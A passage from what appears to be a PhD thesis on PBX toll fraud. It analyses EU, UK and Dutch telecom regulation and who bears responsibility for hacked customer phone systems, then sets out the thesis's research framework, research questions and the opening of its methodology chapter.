[94] https://uitspraken.rechtspraak.nl/inziendocument?id=ECLI:NL:RBMNE:2014:2617 [Date Accessed: 2/9/2020]

written almost two decades ago and written in a way that was an attempt to cover future technologies, it specifically does reference electronic communication networks and provides examples of insecurities (i.e. unsecured media). The implementation through Section 5 has failed to incorporate this and as a result Voice over IP providers do not inform their customers of the risk of using their services. When located in 2002/58/EC (and its updated amendment), it would imply that security is more privacy related, than fraudulent or misuse related. Analysing several major telecom providers, there appears to be no information publicly available on their websites which would make their customers aware of the risks of using their services either directly or indirectly, regardless of technologies used to enable calling (i.e. legacy or VoIP). UK law through PECR or Communications Act does not contain any other clause or similar which could infer the requirements around security of network and service, except for Section 105A(2) of the Communications Act, but it does not cover the broader scope as the Directive. Article 6(5), through recital 29 of the Directive makes it clear that an Operator may monitor users call meta-data for the purpose of fraud and technical issue detection. This is enforced via Section 8 of the PECR legislation providing a way to allow monitoring of calls. This can suggest both poor policy design by leaving definitions too broad and providing more guidance within the Directive and poor implementation where words used narrow the scope of what the Directive was aiming to achieve. Although policy is typically designed to be technology neutral, this may have contributed.

It is generally accepted and good practice (implemented through wordings of Directives and then implementations of these Directives) that a provider to a customer has a general duty of care to that customer and this has been tested in the Netherlands against KPN and NEC. When analysing the equivalent Dutch legislation of the Communication Act (Telecommunicatiewet), they use the same word *"Special Risk"* in Article 11.3 which appears to be the Netherlands approach to implementation of Article 4 2002/58/EC [110]. This may explain why NEC argued that KPN had a responsibility. However, the Dutch implementation appears to be wider scoped in using the term *"Special Risks"*, but it states its purpose is for protecting personal data and personal privacy of subscribers which Article 4 of the Directive goes on later to define. It can be argued the initial wider catch of Article 4 is dealt with in the Dutch legislation through Article 7.1(h) titled "*Interest of End-Users"* which also requires a provider to inform an end user of threats, vulnerabilities or integrity to security that can exist and what they can do to protect themselves. Although arguably not exactly like Article 4, it does create a clear responsibility and duty of care on behalf of the operator to the user. This raises the question of how loosely these issues relate to data protection and security. This approach is different to that in the UK, as the UK through PECR did not define

its purpose for data protection reasons, but overall security. Comparing both the British and Dutch approaches of implementing Article 4 into their respective statutory books shows two different approaches that each respective country has taken and the wider interpretation they have taken from Article 4. This builds a premise that Article 4 is potentially unclear in its goals and scope. In addition, although there is an argument it has been worded to make it relevant for Next Generation Networks, it is not fit for purpose anymore due to changing threats and technologies. There is also an argument that the UK interpretation of Article 4 is flawed and doesn't represent the intention of the drafters of the Directives wording which provides a very broad scope of situations that could be caught under the wording. It would suggest that in a Multi-Level Governance approach where the Directive needs to be implemented by the member state, this could be due to the Dispersed Governance theory by Hudson [75] due to the policy interpretation at one level of governance being different to another.

The study of Frontier Systems Ltd vs Frip Finishing Ltd demonstrates the importance of assigning who should be responsible for fraudulent misuse. The case also highlighted that Condition 11 (Metering and Billing) of Ofcom General Conditions that were in effect in 2014 did not provide scope for indemnifying a customer against misuse (of any kind). To assign risk for misuse onto the provider the wording in the condition would have to clearly mean fraud (or similar) in relation to providing accurate bills which reflect the accurate use of the customer, where use being only the intended use. If this were the case, this could easily be abused.

The ITU works with operators and regulators globally, among other stakeholders. Prior to Toll Fraud being a significant issue, the ITU had already provided guidance on how to deal with cross border number misuse through a standard known as E156, which was further developed in 2012. However, little evidence has been found of it being used in practice. Of note, work recently conducted by BEREC has failed to point to this specifically, but the ITU was referred to as an example of working closer as a way to reduce telecom fraud. Perhaps regulators are not aware of it or believe they can handle cross border number misuse better. Regulators may believe that anti-abuse mechanisms may already work or are not fully aware of the scope and seriousness of the issue. They may also believe it is outside their remit or may not perceive it as a priority. Counter to this, the ITSPA (now Comms Council UK) has stated telecom fraud is a major priority. As a result, the ITSPA has worked significantly with Action Fraud[95] to develop a specific reporting

[95] https://actionfraud.police.uk [Date Accessed: 20/6/2019]

strategy to assist Operators to report such incidents[96]. In addition, the ITSPA has also written a white paper which can be provided to PBX users to help make them aware of the risks when using VoIP and what they can do to protect their infrastructure[27]. This is similar to advice provided by the Irish regulator Com-Reg[97]. Action Fraud in 2017 publicly acknowledged this issue and recommended advice[98].

The UK anti-abusive framework has demonstrated that it is effective when it comes to UK numbers that are receiving potentially questionable phone calls. However, when a call is reversed (i.e. outgoing) and the destination is not a national call, but international, it does not fall under the scope of this mechanism as there is currently no way to reverse charge the cost of the call. Some UK industry insiders have suggested using the Proceeds of Crime Act to make operators withhold funds, however in practice it is uncertain how such practice would work due to the administrative burden[99]. In addition, other industry insiders have suggested there is a significant lack of will power to tackle this due to the large number of international resources it requires to arrest and prosecute hackers[32]. As highlighted by recent research by BEREC, only 3 of the 14 NRA's which answered have a mechanism in place for requiring the withholding of funds on an international level.

The new ECC (as with the Telecom Package of Directives) does not state specifically where (or how far) responsibility should lie in respect to fraud and misuse. It can be argued that this is intentional to allow member states to decide as it is a Directive, but also it could be poor design by not considering scenarios that need a clearer consensual approach. Unlike the Directives this Directive replaces, it now defines what security is.

On initial reading of the ECC, it appears to be the responsibility of the provider to protect the customer (regardless if consumer or business). However, the nature and workings of PBX Toll Fraud (an enabler to International Revenue Share Fraud) is far more complex. For example, PBX hacking resulting in IRSF is a fraud and although maybe a security incident of the customer it affects, it is not a security incident or breach as defined by the Directive. In addition, it is common

[96] https://www.itspa.org.uk/wp-content/uploads/ITSPA-Telephony-Fraud-Reporting-Guidance.pdf [Date Accessed: 20/6/2019]
[97] https://www.comreg.ie/media/dlm_uploads/2015/12/ComReg14123.pdf [Date Accessed: 02/09/2020]
[98] https://actionfraud.police.uk/news/the-threat-of-pbx-dial-through-fraud-apr17 [Date Accessed: 20/6/2019]
[99] http://comms-dealer.com/market-review/industry-acts-combat-toll-fraud-more-do [Date Accessed: 20/6/2019]

for businesses to connect their own phone systems (i.e. their own hardware) to their provider. A PECN or PECS (esp. for businesses) will rarely ever provide equipment for the customer directly. This then raises the question of who should be responsible when it is the customers own equipment that has been compromised and misused? This is because it is not the PECN or PECS that has been compromised, but instead a user has brought in their own equipment that arguably splits the network or service received and they themselves have created their own private electronic communications network or service. Figure 3.1 demonstrates the boundary test of determining where responsibility lies. The figure shows the boundary of a hypothetical Public Electronic Communications Network or Service being provided and how the 'customer equipment' then converts this into other multiple connections on the private network. The 'security incident' takes place either on the label 'customer equipment' or within the private ECN boundary, therefore for legal purposes falls outside the scope of a 'security incident' of the ECC. This is because once that equipment has been compromised, upstream it is only misuse of that connection. If the incident occurred on the Public ECN/ECS, then this would fall within scope of 'security incident' under the ECC.




Figure 3.1 - Defining the boundary between a Public and Private Electronic Communications Network

The concept is similar to a home internet connection with a Wi-Fi router. The connection comes in, which is the network, and the service is the broadband. The wireless router then splits the

connection to multiple devices. Although in this scenario if the internet supplier provided the router, then they could be jointly responsible for the fraudulent misuse of the 'equipment' under the Radio Equipment Directive [111].

The nature and sophisticated manner of these attacks mean that numbers called are international in nature, but from a number category type are not necessarily premium rate. If they were, it would be easier for operators to block. Calls can be to landline or mobile number ranges, which means if a PECN were to block this category, then mobiles for that country would be blocked as a whole for instance. This was reported by Sherif Guinena, an advisor to the Egyptian telecom regulator who wrote an article for ITU news explaining that economic damage was already happening (Section 3.2). To further complicate issues, anecdotally some calls go to other European Union countries as their termination rates are significantly higher where originated based charging occurs (e.g. calls originating into Europe from outside of Europe can cost significantly more than intra-union calls, which fraudsters take advantage of). Meaning it is not a simple case of blocking international/intra-union calls for a customer.

Article 97(2) of the ECC (Art. 28(2) of the USD) places a requirement on NRAs to block a number when requested (by an NRA or other competent authority) and withhold revenue. This is enforced through Ofcom's General Condition B4. However, given the difficulty of cross border stakeholders involved and the fast-changing *modus operandi* of the fraud, it would be difficult for this to necessarily have any effect as by the time the NRA or competent authority has acknowledged there is a problem and has gathered all the data and information to make a request, the fraudster is long gone and most likely the wholesale termination payments have already been paid or contractually have to be paid. Furthermore, as highlighted by research conducted by BEREC in 2019 there is currently a lack of automation of data exchange and most NRAs who answered do not currently have processes in place to deal with preventing fraudulent misuse or stopping payments to international operators.

In the UK, it can be argued there are other provisions that go further than the likes of Article 97(2) of the ECC. However, those provisions apply only when the PECN is receiving a call into its network on a number that is questionably being abused (i.e. the national provider has their interconnect revenues withheld when an originating provider makes a complaint). When an outbound international call is made, industry stakeholders have publicly made it well known it is almost impossible to withhold outbound revenues when a call is made and there is a cross border

element in it. Ultimately resulting in a *non-pari passu* system. Anecdotally many smaller operators operate on pre-paid basis so calls have already been paid for before potential fraud has been detected. In the case of national to national and misuse, the UK operates a highly effective Artificial Inflated Traffic (AIT) chargeback scheme for withholding revenues.

To further build on the above, anecdotally when a cross border calling destination is involved, many, if not all providers use aggregators for international calls to route their calls as it is impractical for operators to interconnect individually with each and every other operator in each and every other country. This reduces significant administrative burdens by managing less interconnects, but in doing so creates a new difficulty in tracing and withholding interconnect revenue when there are multiple parties in the call chain. Furthermore, the question of regulatory and legal jurisdiction is raised as these transit operators may be in different countries under different laws and both parties may agree that the laws of another country may apply for contractual purposes placing the contract outside the scope of the originators NRA. As research has demonstrated so far, blocking numbers would be of little support as numbers are usually ranges of numbers and countries change regularly.

Under Art 40(1) of the ECC the key term is *"minimise the impact of security incidents on users"* [92]. Recital 94 provides a good definition to what it means by security in this context. However, it does not include or imply service misuse. In addition, Art. 2(21) and Art. 2(42) provides a definition of security and security incidents respectively of networks and services. The key element in this *"at a given level of confidence, any action that compromises the availability, authenticity, integrity or confidentiality of those networks and services"* [92]. It could be strongly argued that PBX Toll Fraud does not fall under these 4 underlined definitions. It is not the Network or Service that is vulnerable, but the customers equipment. The term authenticity could apply in the meaning of a call is *bona-fide*, but for an operator, this is a difficult threshold as when attacks begin, it may be difficult to determine if the call is genuine or not. It is only obvious when a customer has spent potentially 50 times more in a day than what they may spend in a month. This suggests there is a policy gap allowing IRSF to grow.

Enlarging the definitions above to include fraud and misuse would not work. This is because it would create its own problems including defining misuse and fraud which can be highly subjective. A customer who misuses their calling plan (perhaps using a residential plan for making occasional business calls) is arguably in a different category of misuse when compared to a

customer's PBX being hacked to make international calls costing thousands. In the previous example, both are technically misuse, although subjectively one may argue the former is socially acceptable. Moreover, since the SARS-CoV-2 pandemic, many individuals are at home and most likely use their residential broadband connections for work purposes. Providers, who are regulated, must treat their customers fairly, therefore given the circumstances, would unlikely do anything about this.

Article 40(3) of the ECC could be relevant but appears to be limited to the security of the network or service, and therefore not within the domain of fraud or misuse. It also appears to lack consequential issues that could occur indirectly.

This then raises the question of whether a customer who used their own equipment with the service provider has the sole responsibility to make sure their security is sufficient and if need be, employ the appropriate skills to make sure their systems are secure, up to date and adequate. Although in theory this is recognised as standard practice (if a customer uses their own equipment, they must be responsible for it). Research suggests that the sophistication of attacks, size of attacks and highly specialist knowledge required would potentially be uneconomical, unrealistic and unfair on a small business to have the responsibility to source specialist skills and pay for an expensive service. In addition, businesses may be unaware they need to protect themselves against this threat. Previously NGN and Over the Top (OTT) services have been limited, but in the UK for instance over the next 5 years they will become the main method of business and personal communications. From a European perspective, this could undermine the Digital Single Market strategy. It could prevent customers from taking up new services and undermine confidence in the sector as customers could become too concerned with risk. They may rather explore alternative ways of communicating with their customers through an omnichannel environment which excludes public voice communication, but private such as Facebook Chat, Skype or WhatsApp.

In addition to the above, it is unclear where responsibility should lie. It also raises the question if all the responsibility should be on the customer to protect themselves against this issue. Especially when unaware of the threat and requiring specialist resources and know how to protect themselves. It also raises questions that when NGN, OTT and IoT are now becoming the normal defacto, should providers have more of a responsibility in informing their customers of the threats that exist when they setup their own private electronic communications network and

service? Although other forms of IoT is outside the scope of this research, this chapter has demonstrated how communication policy is all connected and it is the use case that applies that only makes it different. With this perspective it is not hard to envision other new technologies could face similar issues which in some cases are already being seen.

At a European or UK National level, there is no policy, framework or similar requiring communication providers to inform customers of significant threats that could occur should their service be misused either through fraudulent behaviour or through not understanding the technology. This has been highlighted where recently the Communications Act 2003 has been updated to require mobile operators to place spend limits on customer accounts. This is to reduce bill shock where multiple reports of bills of over £5,000 occurred on data charges through users misunderstanding of not being able to correctly quantify a unit of data. Although this remedial action deals with the financial consequence, it does not deal with the cause, although it can heavily reduce the damage caused.

3.9 Conclusion

It is clear there are many stakeholders that can be involved in PBX Toll Fraud and questions are raised about best approaches to take with this growing trend of fraud.

Due to the cross-border nature, various stakeholders at all levels need to work together in detecting, preventing and protecting businesses. Researching European policy and studying its implementation, there is evidence to suggest that members states are interpreting European Directives slightly differently, that on first reading appear to have the same scope and effect, but when reading further, catchment scopes of meaning are different (poor interpretation). In addition, Directives have attempted to remain up to date, however, the level of sophistication of this type of fraud means that policies potentially fall out of scope (poor policy design) because it is customers own provided equipment that has been compromised. Although the new Electronic Communication Codes Directive provides more emphasis on security by defining security, it provides little support as this security issue is outside the boundary of the code and the security incident occurs on the customers equipment which results in service misuse.

With technology of Next Generation Networks, Over the Top services and Internet of Things to become the defacto standard in the years to come, it would appear that policy currently does

little to assist customers whose connection is being fraudulently misused (in many cases without their knowledge) through a hacked component that the customer is using. This appears because technically they have “split” their connection to create their own internal private electronic communications network.

In the area of PBX hacking, Toll Fraud and International Revenue Share Fraud, it would appear that policy makers have limited knowledge of the damage PBX hacking, Toll Fraud and IRSF could have as the policies analysed make clear that protections and security rulings only apply to Public Electronic Communications Networks or Services, not private electronic communications networks. This appears to be at least partially attributed to poor policy design based on considering how many use cases there are in consumer and business use of next generation technology. Changing definitions would unlikely resolve this issue and would create additional problems. Therefore, there appears to be no satisfactory policy or legal solution. Furthermore, there is also a question raised whether providers should be more responsible when their service is misused.

Chapter 4: Research Framework

The background literature of both technical and policy areas (Chapter 2 and 3) has provided a comprehensive reference of previous technical academic and industry research, but also an overview of current national and international legislative instruments that could be used in the fight against Toll Fraud and PBX hacking. It is suggested from the discussions and conclusions derived from both background literature areas that the problem is growing and current solutions do not work.

It is currently suggested that there is no single solution, nor method that could be engineered to detect and prevent these issues due to the complex chain of stakeholders. It is also unclear where responsibility lies for progressing any potential solution.

Lack of previous academic research has not determined if a hackers methodology for compromising a PBX is via alternative methods. This coincides with current technical solutions that are installed and maintained on the PBX in question.

This builds from the original aims of what happens, how it happens, why is it allowed to happen and what could be done to stop this from happening?

To assist in building and validating the research questions (RQ), along with validating and helping to define the research, a research framework is required to assist in creating a logical understanding of the key elements of the context, research, problem and potential solution.


A research question will be made up of a number of objectives (Obj). These objectives will set the tone for the research question and will set targets, which in answering will therefore address the research question. Given the nature of some of the objectives, they may also be relevant in one or more research questions.

This PhD proposes to research and answer research questions based on the conjecture: *"A framework can be developed to be implemented and used at the multi-stakeholder level, to reduce PBX Toll Fraud calls"*.

This research framework will assist in defining what the research questions are and provide an understanding of how they relate to the overall research.

The research framework will be split into two categories, Technical and Policy, where each category is made up of multiple entities. This research refers on occasions to legal where this is a subset of Policy. The framework is shown in Table 4.1. Each entity is a focus point of this research. The elements within the research framework have been derived through recurring themes that have appeared during the research conducted in Chapter 2 and 3.

Table 4.1 - Research Framework



To describe how each entity relates to the overall framework, see below.

4.1 Intelligence (Technical)

The Intelligence entity is the most important entity as it summarises an overall understanding of the current problem, builds reasons of why it is a problem and aims to make sure the understanding is currently up to date. It also facilitates how information will be gathered and

from what sources to provide an understanding of how a gap will be established which can then be worked on to facilitate a contribution to knowledge. It can be argued that the Intelligence entity is in addition linked to Policy as public policies have potentially facilitated and enhanced this problem through not keeping up to date with technologies.

Prior to proposing solutions, it is important to identify a gap in research, but also understand and confirm that later solutions are novel in nature. In addition, it is important to understand how the settings and landscape may have changed from previous research.

The gap analysis conducted in the Background Literature Chapters demonstrated that PBX Toll Fraud research is now dated at being over 5 years old and research that was conducted showed an attack methodology regularly changing. In addition, research only focused directly on VoIP as an attack surface and not other surfaces such as web.

4.2 Detection (Technical)

The Detection entity relates to how an attack can be detected. Its purpose is to understand how an attack is conducted, how its characteristics can be observed and across what methodologies are employed by hackers to hack a PBX.

The detection entity will assist in reinforcing the Intelligence entity by not only understanding current techniques, but also provide understanding on detection methods to better assist in the design of a solution.

The gap analysis in the technology background literature chapter demonstrated that detection methods for PBX Toll Fraud research was primarily focused in post detection (after event) with little work done on real-time detection.

4.3 Prevention (Technical)

The Prevention entity relates to how information can be gathered that can be used to prevent PBX Toll Fraud calls in real-time. This entity is related to the Detection entity as information gathered in relation to the Detection entity will most likely be relevant for the Prevention entity.

The gap analysis in the Technical Background Literature Chapter demonstrated that prevention methods for PBX Toll Fraud research was an area that had little direct research, although other areas relating to telephony fraud has been researched where significant portions of this area focus on using Machine Learning or Statistical Analysis. Current solutions in relation to PBX Toll Fraud are all primarily located on the PBX itself with only few solutions at the Carrier level.

Therefore, this entity relates to a potential technical solution using information gathered through the Detection entity.

4.4 Regulation & Transposition (Policy)

PBX Toll Fraud has many stakeholders across various mediums of actor categories (e.g. customers, criminals, EU regulators, national regulators, industry bodies etc.) Therefore, to better understand how these various stakeholders are affected and operate, it is important to understand who these stakeholders are and where responsibility should be located.

There is significant telecom regulation set by various stakeholders who hold varying competencies in setting their own rules, laws and guidelines.

This entity focuses on EU and European member states (including the United Kingdom), national regulators and laws. There is a vast number of rules mostly in the form of Directives set out by the European legislature, where some rules also make up a Regulation.

Where the EU does have competency (i.e. where it sets the rules or has the right to set the rules), it can be argued it is not clear where responsibility should lie. Where implementation of an EU Directive is through national law, it can also be subjective based on different interpretation of opinions.

The gap analysis in the Policy Background Literature and Review Chapter demonstrated that there was a large set of stakeholders involved and a potential confusion of who should have responsibility. It was also suggested that national countries have transposed EU Directives differently which has potentially led to countries altering their approach on who has responsibility when it comes to Toll Fraud.

This entity will assist in determining where responsibility should lie for protection against PBX Toll Fraud. It was also highlighted this falls out of scope of policy remedies and is technically service or fraudulent misuse of a service rather than an actual security incident of the PECN or PECS.

4.5 Awareness (Policy)

This entity relates to the current awareness among stakeholders of PBX Toll Fraud. It also includes a broader remit of anything stakeholders may be aware of in the subject domain of Toll Fraud. This could include their general awareness (have they heard of it), their understanding of methodologies, consequences and awareness of how much money is involved and where money may go.

This entity may demonstrate a lack of awareness among stakeholders of the significant consequences of Toll Fraud which through establishing there is a lack of awareness, a potential remedy can be proposed to increase awareness.

The gap analysis in the Background Literature Chapter demonstrated that some solutions defined by the ITU exist, however little to no evidence supports the usage of these. In addition, Action Fraud in the UK has only recently started collecting statistics for this type of crime which suggests that they are only recently aware of it. This raises questions whether knowledge is being shared.




Figure 4.1 - Taxonomy of Awareness

Awareness can be categorised into a taxonomy of awareness (Figure 4.1) among stakeholders. This categorisation of awareness among stakeholder can assists in understanding why, as discussed above, certain policy mechanisms such as ITU – Resolution 61 that could be used to assist are not being used or why PBX Toll Fraud is failing to fall within scope of current policy.

Classification of this awareness could fall into one of the four classifications identified in Figure 4.1, where awareness can be on a spectrum ranging from lack of awareness through to be partially aware and fully aware. Furthermore, awareness can also be evaluated to determine inaccuracies within the awareness. This is further explained as:

- **Lack of Awareness** – Stakeholder has no knowledge of subject, is unaware of incidences, costs, impacts or scale of subject.
- **Partial Awareness** – Stakeholder has some knowledge of subject, what awareness a stakeholder has of incidences, costs, impacts or scale are accurate.
- **Aware** – Stakeholder has good knowledge of subject and has a good awareness a stakeholder has of incidences, costs, impacts or scale are accurate.
- **Inaccuracy of Awareness** – Stakeholder has some knowledge of subject, what awareness a stakeholder has of incidences, costs, impacts or scale has material inaccuracies.

Where stakeholders are gauged for their understanding (either through literature or directly through interviews), the categorisation of stakeholder awareness into the above categories assist in determining and grounding the current state of awareness of PBX Toll Fraud among stakeholders.

4.6 Research Questions & Objectives

Three research questions have been derived with consideration to the research conjecture. Each research question is made up of multiple objectives, where answering these objectives will assist in answering the research question. Some objectives may also apply in parts to other research questions. The research questions along with objectives can be viewed below.

RQ 1: *"What is the current scale and problem of PBX Toll Fraud?"*

Obj 1.1: *"To investigate if hacker methodology has changed since previous in-depth research over 5 years ago."*

Obj 1.2: *"To investigate what are the unintended consequences of PBX Toll Fraud."*

Obj 1.3: *"To evaluate if current solutions are circumvented."*

Obj 1.4: *"To identify what are the attack vectors."*

Obj 1.5: *"To identify what are the current technical detection methods."*

Obj 1.6: *"To classify the current prevention methods."*

Obj 1.7: *"To identify how current detection systems are setup."*

RQ 2: *"How do stakeholders, view where responsibility should lie for reducing PBX Toll Fraud?"*

Obj 2.1: *"To investigate the awareness among stakeholders and actors of PBX Toll Fraud."*

Obj 2.2: *"To investigate if policy provides any protection or support for customers."*

Obj 2.3: *"To identify who are the stakeholders."*

Obj 2.4: *"To investigate where a solution should be located."*

Obj 2.5: *"To investigate who should be responsible according to policy."*

Obj 2.6: *"To investigate who should be responsible according to stakeholders and actors*."

RQ 3: *"What is an appropriate framework which reduces and mitigates occurrence?"*

Obj 3.1: *"To identify the technical and policy instruments that could be used."*

Obj 3.2: *"To investigate how you can detect, prevent and mitigate PBX Toll Fraud."*

Objective 3.2 applies to all research questions, although as it is primarily focused on a solution, has been put under RQ 3.

Each research question incorporates different entities from the research framework (Table 4.1). These entities (points of focus) will, along with the objectives set out above, assist in answering each question. The entity research question matrix can be seen in Table 4.2. Each research question will also assist in meeting the following core aims of the research:

- What happens? (RQ 1)
- How it happens? (RQ 1 and 2)
- Why is it allowed to happen? (RQ 1 and 2)
- What could be done to stop this from happening? (RQ 1,2 and 3)

Table 4.2 - Research Question Entity Matrix

Research Questions	Intelligence	Detection	Prevention	Regulation	Awareness
RQ 1	✓	✓	✓	✗	✗
RQ 2	✓	✗	✗	✓	✓
RQ 3	✓	✓	✓	✓	✓

4.7 Conclusion

A research framework has been created to assist in validating and defining the research. This also assisted in creating 3 research questions and their respective 15 objectives through different entities which acted as a focus point for the research. These entities were derived from themes appearing in Chapters 2 and 3. The research framework is split into two categories (Technical and Policy) which are based on the interdisciplinary nature of this research.

In the Technical category, there are 3 entities (Intelligence, Detection and Prevention) and in the Policy category, there are 2 entitles (Regulation and Awareness).

Chapter 5: Methodology

Prior to commencing the research of a problem, it is important to build a general understanding of the various types of research methods that exist. Through this knowledge, different types of research methodologies can take place to assist in answering each of the individual research questions in the previous chapter. This chapter explores the different types of research methodologies in a general context and then goes on to discuss how they were used to assist in answering the research questions.

In this chapter, Section 5.1 investigates various research methods that could be used to conduct this research. Section 5.2 discusses the research methodology used to assist in answering each research question. Sections 5.3 to 5.6 discusses the methods in further detail, including how the research was conducted.

5.1 Methods

Research methodology is primarily split into three types [112]. These are:

- Quantitative
- Qualitative
- Mixed Methods

This section explores the three types of research above, along with various techniques used to achieve them.

Creswell suggests that prior to any individual research being conducted, a background literature review is required to build a context and understanding of the current problem, which will assist in understanding the work that has already been done [112]. This was performed in Chapters 2 and 3. This is important, as it not only helps to determine where a gap exists in research, but it also provides a level of certainty that the research being conducted is new and a contribution.

5.1.1 Quantitative/Qualitative Research Methods

An abstraction of both Quantitative and Qualitative research refers to investigating and explaining a problem in either numbers or words respectively [112].

Further expanding from this interpretation, Qualitative research uses social interaction to generate meaning through human participation, specifically studying and examining the subjective opinions of participants [113].

J. Tracey takes this further and discusses Qualitative research as three core concepts that the researcher needs to be aware of when conducting this kind of research [114]. These are:

- Self-Reflectivity – How previous experiences of the researchers can create a bias towards the understanding and meaning taken from the research. The author refers to this as *"Baggage"*. It is not necessarily bad or good, but needs to be considered.
- Context – Putting the situation in the bigger context of where it may fit in.
- Thick Description – Using context to build off to be able to provide meaning.

Quantitative research is the method by which a problem is investigated by analysing the relationship between variables using statistical means. The results are usually in numeric form [113]. As similar with Qualitative research and to that of J. Tracey's theory [114], Creswell claims that in this type of research, it is important to build in protection against bias [112].

5.1.2 Mixed Methods

Mixed Methods is the process of collecting, analysing and mixing both Qualitative and Quantitative data into a specific study. It is thought and argued by both Leavy and Creswell that a Mixed Methods approach to a study may provide a better and more comprehensive understanding of a problem [112, 113]. When conducting a study, Mixed Methods can be used when the aim is to describe and evaluate a problem. In addition to this, it can also be used to allow each phase (Qualitative or Quantitative) to influence the other phase [113].

Teddlie et al. describes the use of Mixed Methods as a method of using whatever tools are required to answer the original research question. This is further explained by using both

Qualitative and Quantitative approaches to answer the original research question by presenting the results in a narrative and numerical form [115].

5.1.3 Triangulation

